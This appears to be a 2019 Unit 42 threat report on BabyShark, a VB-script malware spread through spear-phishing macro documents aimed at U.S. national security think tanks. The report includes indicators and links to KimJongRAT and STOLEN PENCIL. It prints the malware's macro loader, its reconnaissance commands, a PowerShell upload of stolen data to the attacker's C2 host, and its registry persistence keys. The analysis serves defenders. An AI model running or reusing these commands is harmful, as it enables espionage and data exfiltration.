New BabyShark Malware Targets U.S. National Security Think Tanks

40,294
people reacted

4

5 min. read

SHARE

By Unit 42
February 22, 2019 at 6:00 AM
Category: Unit 42
Tags: Babyshark, KimJongRAT, STOLEN PENCIL

This post is also available in: 日本語 (Japanese)

In February 2019, Palo Alto Networks Unit 42 researchers identified spear phishing emails sent in November 2018 containing new malware that shares infrastructure with playbooks associated with North Korean campaigns. The spear phishing emails were written to appear as though they were sent from a nuclear security expert who currently works as a consultant for in the U.S. The emails were sent using a public email address with the expert's name and had a subject referencing North Korea's nuclear issues. The emails had a malicious Excel macro document attached, which when executed led to a new Microsoft Visual Basic (VB) script-based malware family which we are dubbing "BabyShark".

BabyShark is a relatively new malware. The earliest sample we found from open source repositories and our internal data sets was seen in November 2018. The malware is launched by executing the first stage HTA from a remote location, thus it can be delivered via different file types including PE files as well as malicious documents. It exfiltrates system information to C2 server, maintains persistence on the system, and waits for further instruction from the operator. Figure 1, below, shows the flow of execution.




Figure 1 BabyShark execution flow

Unit 42 was able to determine the phishing emails targeted at least:

- A university in the U.S. which was to hold a conference about North Korea denuclearization issue at the time
- A research institute based in the U.S. which serves as a think tank for national security issues, and where the previously referenced nuclear expert currently works.

Expanding our search to public repository samples, we identified additional malicious document samples delivering BabyShark. The original file names and decoy contents of these samples suggested that the threat actor might have interests in gathering intelligence related to not only North Korea, but possibly wider in the Northeast Asia region.

During the investigation, we were able to find links to other suspected North Korean activities in the past; KimJongRAT and STOLEN PENCIL.

Malicious Documents

BabyShark is a relatively new malware. The first sample we observed is from November 2018. The decoy contents of all malicious documents delivering BabyShark were written in English and were related to Northeast Asia's regional security issues.




Figure 2 Timeline of BabyShark malicious documents and filename / decoys

While some decoys used content which is publicly available information on the internet, some used content which appears to not be public. Inspecting the metadata of the documents with this non-public content, we suspect that the threat actor likely compromised someone with access to private documents at a U.S. national security think tank.

26th Northeast Asia Cooperation Dialogue
Beijing, China, 21 – 23 June 2016

THE NORTHEAST ASIA COOPERATION DIALOGUE

Agenda
University of California Institute on Global Conflict & Cooperation and
China Institute for International Studies
With Generous Support from the Carnegie Corporation of New York

Tuesday, 21 June

1800	*Welcome Dinner*	Swan Lakeview Hotel

Wednesday, 22 June

0730-0830	**Breakfast**	Swan Lakeview Hotel
0830	**Welcoming Remarks** Dr. Susan SHIRK, IGCC Amb. Gu Se, CIIS	Beijing Yanqi Lake International Convention & Exhibition Center
0845	**Overcoming Obstacles to Development and Peace on the Korean Peninsula: Security and Denuclearization** Moderator: TBD Panelists: TBD	Beijing Yanqi Lake International Convention & Exhibition Center
1030	*Tea Break*	
1045	**The DPRK in the Regional and Global Economy** Moderator: TBD Panelists: TBD	Beijing Yanqi Lake International Convention & Exhibition Center
1230	*Buffet Lunch*	Yan Coffee Shop (in hotel)

Figure 3 Decoy content copied from the internet

Figure 4 Decoy content not publicly available on the internet (intentionally obfuscated)

The malicious documents contain a simple macro which would load the BabyShark's first stage HTA at a remote location.

```
Sub AutoOpen()

   Shell (“mshta https://tdalpacafarm[.]com/files/kr/contents/Vkggy0.hta”)

End Sub
```

BabyShark Malware Analysis

Analyzed sample details:

SHA256	9d842c9c269345cd3b2a9ce7d338a03ffbf3765661f1ee6d5e178f40d409c3f8
Create Date	2018:12:31 02:40:00Z
Modify Date	2019:01:10 06:54:00Z
Filename	Oct_Bld_full_view.docm

Table 1 Analyzed sample details

The sample is a Word document which contains a malicious macro loading BabyShark by executing the first stage HTA file at a remote location below:

```
https://tdalpacafarm[.]com/files/kr/contents/Vkggy0.hta
```

After successfully loading the first stage HTA, it sends out an HTTP GET request to another location on the same C2 server, then decodes the response content with the following decoder function.

```
Function Co00(c)

   L=Len(c)

   s=””

   For jx=0 To d-1

      For ix=0 To Int(L/d)-1

         s=s&Mid(c,ix*d+jx+1,1)

      Next

   Next

   s=s&Right(c,L-Int(L/d)*d)

   Co00=s

End Function
```

The decoded BabyShark VB script first enables all future macros for Microsoft Word and Excel by adding the following registry keys:

```
HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\14.0\WORD\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\15.0\WORD\Security\VBAWarnings, value:1

HKCU\Software\Microsoft\Office\16.0\WORD\Security\VBAWarnings, value:1
```

It then issues a sequence of Windows commands and saves the results in %AppData%\Microsoft\ttmp.log.

```
whoami

hostname

ipconfig /all

net user

dir “%programfiles%”

dir “%programfiles% (x86)”

dir “%programdata%\Microsoft\Windows\Start Menu”

dir “%programdata%\Microsoft\Windows\Start Menu\Programs”

dir “%appdata%\Microsoft\Windows\Recent”

tasklist

ver

set

reg query “HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default”
```

The collected data is encoded using Windows certutil.exe tool, then uploaded to the C2 via a HTTP POST request.

```
retu=wShell.run(“certutil -f -encode “”"&ttmp&""" “”"&ttmp1&"""",0,true)

retu=wShell.run(“powershell.exe (New-Object
System.Net.WebClient).UploadFile(‘https://tdalpacafarm[.]com/files/kr/contents/up
load.php’,'"&ttmp1&"‘);del “”"&ttmp1&""";del “”"&ttmp&"""",0,true)
```

BabyShark adds the following registry key value to maintain persistence and waits for further commands from the operator. Unfortunately, we were not able to collect additional commands issued by the operator.

```
HKCU\Software\Microsoft\Command Processor\AutoRun, value: “powershell.exe mshta
https://tdalpacafarm[.]com/files/kr/contents/Usoro.hta”
```

This registry key executes the string value when cmd.exe is launched. BabyShark ensures cmd.exe is launched by registering the following scripts as scheduled tasks:

```
[%AppData%\Microsoft\Axz\zvftz.vbs]

Set wShell=CreateObject(“WScript.Shell”):retu=wShell.run(“cmd.exe /c taskkill /im
cmd.exe”,0,true)

[%AppData%\Adobe\Gqe\urjlt.js]

wShell=new ActiveXObject(“WScript.Shell”);retu=wShell.run(“cmd.exe /c taskkill
/im cmd.exe””,0,true);
```

Links to Other Activity

We noticed BabyShark having connections with other suspected North Korean activities in the past; KimJongRAT and STOLEN PENCIL.

KimJongRAT connection:

- BabyShark and KimJongRAT use the same file path for storing collected system information: %AppData%/Microsoft/ttmp.log.
- KimJongRAT had similar interests in targeting national security related targets. The malware was delivered with the following decoys:

Decoy Filename	Dropper SHA256
Kendall-AFA 2014 Conference-17Sept14.pdf	c4547c917d8a9e027191d99239843d511328f9ec6278009d83b3b2b8349011a0
U.S. Nuclear Deterrence.pdf	1ad53f5ff0a782fec3bce952035bc856dd940899662f9326e01cb24af4de413d
제30차한미안보 안내장 ENKO.fdp.etadpU.scr (translates to 30th Korea-U.S. National Security Invitation Update)	b3e85c569e89b6d409841463acb311839356c950d9eb64b9687ddc6a71d1b01b
Conference Information_2010 IFANS Conference on Global Affairs (1001).pdf	0c8f17b2130addebcb2ca75bd7a982e37ddcc49d49e79fe60e3fda767f2ec972

Table 2 Decoy filename used when delivering KimJongRAT

- The threat actor behind the BabyShark malware frequently tested its samples for anti-virus detection when developing the malware. The testing samples included a freshly compiled KimJongRAT.

SHA256	Size	Compile Date	AV Test Site Upload Date
52b898adaaf2da71c5ad6b3dfd3ecf64623bedf505eae51f9769918dbfb6b731	685,568 bytes	2019-01-04 05:44:31	2019-01-04 08:15:41


Table 3 Freshly compiled testing KimJongRAT sample

STOLEN PENCIL connection:

- A freshly compiled testing version of a PE type BabyShark loader was uploaded to a public sample repository. The sample was signed with the stolen codesigning certificate used in the STOLEN PENCIL campaign. We did not notice any other malware being signed with this certificate.

SHA256	Size	Compile Date	AV Test Site Upload Date
6f76a8e16908ba2d576cf0e8cdb70114dcb70e0f7223be10aab3a728dc65c41c	32,912 bytes	2018-12-21 00:34:35	2018-12-21 08:30:28

Table 4 Signed testing version of PE type BabyShark loader sample



EGIS Co., Ltd.

Name	EGIS Co., Ltd.
Status	This certificate or one of the certificates in the certificate chain is not time valid., Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Valid From	1:00 AM 4/28/2015
Valid To	12:59 AM 6/27/2017
Valid Usage	Code Signing
Algorithm	sha256RSA
Serial Number	0F FF E4 32 A5 3F F0 3B 92 23 F8 8B E1 B8 3D 9D

thawte SHA256 Code Signing CA

thawte

Figure 5 Codesign details

Conclusion

BabyShark is being used in a limited spear phishing campaign which started in November 2018 and is still ongoing. The threat actor behind it has a clear focus on gathering intelligence related to Northeast Asia's national security issues. Well-crafted spear phishing emails and decoys suggest that the threat actor is well aware of the targets, and also closely monitors related community events to gather the latest intelligence. While not conclusive, we suspect that the threat actor behind BabyShark is likely connected to the same actor who used the KimJongRAT malware family, and at least shares resources with the threat actor responsible for the STOLEN PENCIL campaign. We also noticed testing indicating the attackers are working on a PE loader for BabyShark. The threat actor may use different methods to deliver BabyShark in the future campaigns.

Palo Alto Networks customers are protected from this threat in the following ways:

- WildFire and Traps detect all the malware supported in this report as malicious.
- C2 domains used by the attackers are blocked via Threat Prevention.

AutoFocus customers can monitor ongoing activity from the threats discussed in this report by looking at the following tag:

- BabyShark

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit cyberthreatalliance.org.

Indicators of Compromise

Malicious Documents:

```
7b77112ac7cbb7193bcd891ce48ab2acff35e4f8d523980dff834cb42eaffafa

9d842c9c269345cd3b2a9ce7d338a03ffbf3765661f1ee6d5e178f40d409c3f8

2b6dc1a826a4d5d5de5a30b458e6ed995a4cfb9cad8114d1197541a86905d60e

66439f0e377bbe8cda3e516e801a86c64688e7c3dde0287b1bfb298a5bdbc2a2

8ef4bc09a9534910617834457114b9217cac9cb33ae22b37889040cde4cabea6

331d17dbe4ee61d8f2c91d7e4af17fb38102003663872223efaa4a15099554d7

1334c087390fb946c894c1863dfc9f0a659f594a3d6307fb48f24c30a23e0fc0

dc425e93e83fe02da9c76b56f6fd286eace282eaad6d8d497e17b3ec4059020a

94a09aff59c0c27d1049509032d5ba05e9285fd522eb20b033b8188e0fee4ff0
```

PE version loader, signed with stolen certificate:

```
6f76a8e16908ba2d576cf0e8cdb70114dcb70e0f7223be10aab3a728dc65c41c
```